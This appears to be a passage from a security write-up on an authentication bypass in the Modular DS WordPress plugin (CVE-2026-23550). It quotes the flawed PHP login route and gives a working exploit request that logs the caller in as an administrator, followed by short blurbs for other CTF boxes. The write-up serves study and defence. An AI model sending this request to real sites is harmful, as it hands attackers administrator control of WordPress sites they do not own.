CVE-2026-23550 (CVSS 10.0) was disclosed by Patchstack researcher Teemu Saarentaus on January 14, 2026, and patched the same day in Modular DS 2.5.2. The bug is really two design flaws stacked together.
The plugin’s auth middleware only demands real authentication if a request isn’t flagged as a “direct request” from the Modular dashboard, and that flag gets set just by sending an origin=mo parameter alongside any type value. No signature, no secret, nothing tied to the caller. Even requests that do go through the “direct” path only get checked against one thing: whether the site itself holds a valid Modular pairing token. Nobody verifies who’s actually sending the request.
That alone would be bad enough, but the route it opens up is worse. /login/{modular_request} is meant to log a specific user in by ID, and it falls back to an existing admin whenever no ID is supplied:
function getLogin($request) {
    $user = $request->body['id'] ? get_user_by('id', $request->body['id']) : null;

    if (!$user) {
        $user = getAdminUser(); // falls back to an existing admin/super admin
    }

    $cookies = loginAs($user, true);
    return redirect(admin_url('index.php'))->withCookies($cookies);
}
A bare GET request like /login/d?origin=mo&type=c never supplies an ID, so the plugin just grabs an admin account and logs the caller in as them. That’s exactly the session I ended up with as streetcoderadmin.
Patchstack traced real-world exploitation to around 02:00 UTC on January 13, 2026, a full day before the public patch, with attackers using the access to plant a persistent rogue admin account for themselves. A related second bug, CVE-2026-23800, was found and patched a few days later in version 2.6.0.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.